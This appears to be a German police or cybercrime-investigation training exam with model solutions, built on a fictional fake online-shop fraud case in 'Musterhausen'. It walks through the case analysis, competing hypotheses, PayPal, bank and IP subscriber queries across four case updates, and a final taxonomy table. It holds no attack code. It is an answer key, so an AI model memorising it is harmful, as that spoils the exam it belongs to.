
Version 1:
[hier Ihre Ausarbeitung in Sätzen]

Untersuchungsmaßnahmen Version 1:
[hier Ihre Ausarbeitung in Sätzen]

Version 2:
[hier Ihre Ausarbeitung in Sätzen]

Untersuchungsmaßnahmen Version 2:
[hier Ihre Ausarbeitung in Sätzen]

Prüfung – Bildschirmfoto Shop-System – Anlage zum Sachverhalt



Prüfung – Musterlösung schriftlicher Teil

Fallanalyse

1. Gefahrenlage
Erfordernis von Sofortmaßnahmen der Gefahrenabwehr?

- nicht ersichtlich, keine Gefahr für Personen gegeben
- möglicherweise Gefahr für erneute Begehung, daher Abschaltung des Shop-Systems nach hinreichender Erkenntnislage prüfen

2. Verdachtslage
Mitteilung durch Dritte:

- Verdacht eines Online-Betrugsdeliktes zum Nachteil von 5 Geschädigten aus dem Bundesgebiet
- Tatortprinzip vermeintliche Firma mit Sitz im Zuständigkeitsbereich von Musterhausen

Eigene Feststellungen:

- Prüfung, ob das Delikt als gewerbsmäßiger Betrug eingeordnet werden kann, auf Grund der Anzahl an Geschädigten und der Art des Deliktes

3. Tatsituation
Tatzeit/Tatzeitraum

- letzte beide Monate bis jetzt

Angriffsvektor Ort

- Online-Shopsystem www.elektro-maier-musterhausen.de

Angriffsvektor Modus Operandi

- PayPal-Online-Zahlung im Online-Versandsystem ohne Warenlieferung

Angriffsvektor Ziel

- Vermögen

Angriffsvektor Tatmittel

- Internet-Shop-System bei Internet Hoster Stratego AG Frankfurt
- PayPal-Online Account: elektro-meier@goggomail.com

Täter

- Inhaber Firma Elektro Maier Musterhausen

Geschädigte / Opfer

- 5 unterschiedliche Opfer aus dem Bundesgebiet

Tatmotiv

- finanziell

4. Beweislage

- Anzeigen mit PayPal-Zahlungsbestätigungs-E-Mails
- Bildschirmabzüge des Online-Shop-Systems
- Vernehmungen zur Sache

5. Tat- und Täterversion
Version 1:

- Beschuldigter Firmeninhaber
- möglicherweise finanzielle Probleme der Firma

Version 2:

- unbekannter Beschuldigter
- Fake-Shop zum gezielten Online-Shop-Betrug

6. Fahndungs- und Recherchelage

- OSINT-Recherche zur E-Mail-Adresse elektro-meier@goggomail.com
- OSINT-Recherche zum Online-Shop www.elektro-maier-musterhausen.de

7. Rechtslage

- Prüfung der Möglichkeiten einer Abfrage bei PayPal
- Prüfung der Möglichkeiten einer Abfrage bei goggomail.com
- Prüfung der Abfrage und Sicherstellung der Daten des Online-Shop-Systems bei Stratego AG
- Prüfung einer Durchsuchungsmaßnahme bei der Firma Elektro Maier Musterhausen

Versionen- /Hypothesenbildung und Untersuchungsplanung zum Sachverhalt

Version 1:

Durch den Firmeninhaber der Elektro Maier in Musterhausen wird ein Online-Shop-System unter www.elektro-maier-musterhausen.de betrieben. Durch Zahlungsausfall ist die Firma nicht mehr in der Lage, Warenlieferungen an Kunden durchzuführen.

Untersuchungsmaßnahmen Version 1:

Mit der Durchführung einer Durchsuchungsmaßnahme bei der Firma Elektro Maier Musterhausen können Beweismittel ermittelt werden, die den Sachverhalt untermauern.

Version 2:

Ein unbekannter Täter betreibt unter Nutzung der Identität der Firma Elektro Maier in Musterhausen ein Online-Shop-System unter www.elektro-maier-musterhausen.de. Dabei handelt es sich um einen Fake-Shop, der mit dem Vorsatz eingerichtet wurde, Opfer zu schädigen, indem nach erfolgter Bezahlung keine Waren ausgeliefert werden.

Untersuchungsmaßnahmen Version 2:

Durch eine Abfrage der Account-Informationen des PayPal-Nutzers „elektro-meier@goggomail.com“ können Informationen zu durchgeführten Logins und auch Konto- und/oder Kreditkarteninformationen des Shop-Betreibers erhoben werden.

Eine Abfrage der Bestands- und E-Maildaten beim Betreiber des E-Mail-Dienstes Goggomail kann weitere Informationen zum Beschuldigten oder weiterer Geschädigter liefern.

Die Durchsuchung, Sicherstellung und computerforensische Untersuchung der Daten des Online-Shop-Systems der Domain www.elektro-maier-musterhausen.de liefert mögliche Hinweise auf den oder die Betreiber des Online-Shop-Systems.

Prüfung - LAGEFORTSCHREIBUNG I

LAGEFORTSCHREIBUNG I	Die vor Ort-Überprüfung erbrachte Hinweise dahingehend, dass die Firma Elektro Maier ein kleines Unternehmen im Ort ist, welches einen guten Ruf genießt. Herr Maier, der Geschäftsführer, führt mit seinen 64 Jahren das Geschäft mit seinem Gesellen, der gerade seine Meisterschule absolviert. Haushaltsgeräte werden von der Firma nicht gehandelt, sondern ledilgich Dienstleistungen im Bereich der Elektrik angeboten.
AUFGABE	Lagefortschreibung bewerten, beurteilen und den Bereich der Fallanalyse ergänzen.

Prüfung – Musterlösung schriftlicher Teil Lagefortschreibung I

Anpassung der Fallanalyse

5. Tat- und Täterversion
Version1:

- scheidet aus, da Firma keinen Online-Handel betreibt

7. Rechtslage

- Abwendung einer Durchsuchungsmaßnahme bei der Firma Elektro Maier Musterhausen

Prüfung - LAGEFORTSCHREIBUNG II

LAGEFORTSCHREIBUNG II	Eine Rückmeldung von PayPal bezüglich des abgefragten PayPal-Accounts ist eingetroffen. Es existieren verschiedene Logins auf das PayPal-Konto, welche alle von einer IP-Adresse eines VPN-Anbieters aus der Republik Moldau erfolgten. Im PayPal-Account wurde zudem ein Konto bei der Deutschen Hyp Bank AG mit der Kontonummer 345090786 hinterlegt, welches zum Auszahlen von Beträgen verwendet wurde.
AUFGABE	Lagefortschreibung bewerten, beurteilen und den Bereich der Fallanalyse ergänzen.

Prüfung – Musterlösung schriftlicher Teil Lagefortschreibung II

Anpassung Fallanalyse

4. Beweislage

- PayPal-Rückmeldung IP-Adresse Login – VPN Anbieter Moldau
- PayPal-Rückmeldung Kontonummer bei der Deutschen Hyp Bank AG, Kontonummer 345090786

6. Fahndungs- und Recherchelage

- OSINT-Recherche zum VPN-Dienstleister

7. Rechtslage

- Prüfung BAFIN-Abfrage zu Kontonummer 345090786
- Prüfung – Abfrage beim Kreditinstitut zur Kontonummer 345090786
- keine Abfrage beim VPN-Dienstleister

Prüfung - LAGEFORTSCHREIBUNG III

LAGEFORTSCHREIBUNG III	Die Rückmeldung der Deutschen Hyp Bank AG zum Konto Nummer 345090786 liegt vor und liefert die Adresse von Werner Fink aus Musterhausen. Die computerforensische Untersuchung des Shops bei der Stratego AG ist abgeschlossen und liefert Hinweise auf den administrativen Zugriff in das Shop-Systems durch die bereits vom VPN-Anbieter bekannte IP-Adresse. Ein einziger Zugriff wurde mit einer unbekannten IP-Adresse der Hausner Telecom GmbH festgestellt.
AUFGABE	Lagefortschreibung bewerten, beurteilen und den Bereich der Fallanalyse ergänzen.

Prüfung – Musterlösung schriftlicher Teil Lagefortschreibung III

Anpassung Fallanalyse

4. Beweislage

- Rückmeldung Bank Kontoinhaber: Werner Fink aus Musterhausen
- computerforensische Untersuchung Stratego AG Online-Shop-System
    - Zugriff VPN-Anbieter Moldau
    - eine IP-Adresse Hausner Telecom AG

6. Fahndungs- und Recherchelage

- Recherche zum Kontoinhaber Werner Fink in polizeilichen Auskunftssystemen

7. Rechtslage

- Einleitung Ermittlungsverfahren gegen Bankkontoinhaber Werner Fink
- Prüfung Bestandsdaten – Abfrage IP-Adresse Hausner Telecom AG

Prüfung - LAGEFORTSCHREIBUNG IV

LAGEFORTSCHREIBUNG IV	Die Rückmeldung der Hausner Telecom GmbH lieferte Hinweise darauf, dass der Inhaber des Telekommunikationsanschlusses identisch ist mit dem Kontoinhaber Fink.
AUFGABE	Lagefortschreibung bewerten, beurteilen und den Bereich der Fallanalyse ergänzen. Abschließend erstellen Sie eine Übersicht des Sachverhalts in der KFA-Taxonomie in Tabellenform.

Prüfung – Musterlösung schriftlicher Teil Lagefortschreibung IV

Anpassung Fallanalyse


4. Beweislage

- Rückmeldung Hausner Telecom IP-Bestandsdaten = Adresse Kontoinhaber: Werner Fink aus Musterhausen

7. Rechtslage

- Erwirkung eines Beschlusses zur Durchsuchung beim Beschuldigten Fink, Werner in Musterhausen
- Prüfung der Einziehung der Vermögenswerte des Beschuldigten Fink

Prüfung – Musterlösung KFA Taxonomie



Tatverdächtiger			Tatmittel			Tathandlung			Tatobjekt			Taterfolg			Tatmotiv		
4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung	4x4	Beschreibung	Erläuterung
V 1	Professionelle Kriminelle (Berufs-verbrecher / Organisierte Kriminalität)	Werner Fink	A 1	reguläres IT-Verfahren	Online Shop System www.elektro-maier-musterhausen.de	A 1	Nutzen	Email Konto elektro-meier@goggomail.com	A 1	Vermögen	gezahlte Warenwerte	A 1	Vermögens verfügung	Paypal Bezahlung	V 1	Finanziell Motiviert	Warenbetrug
						A 1	Nutzen	Paypal account elektro-meier@goggomail.com	A 1	Personen	Kunden Online Shop						
						A 1	Betreiben	Root Server Stratego AG									
						A 1	Nutzen	Konto Deutschen Hyp Bank AG 345090786									

Schwachstelle		
A 1	Keine	

Rechtsverletzung		
A 1	Vermögens schutz	Erfolgsdelikt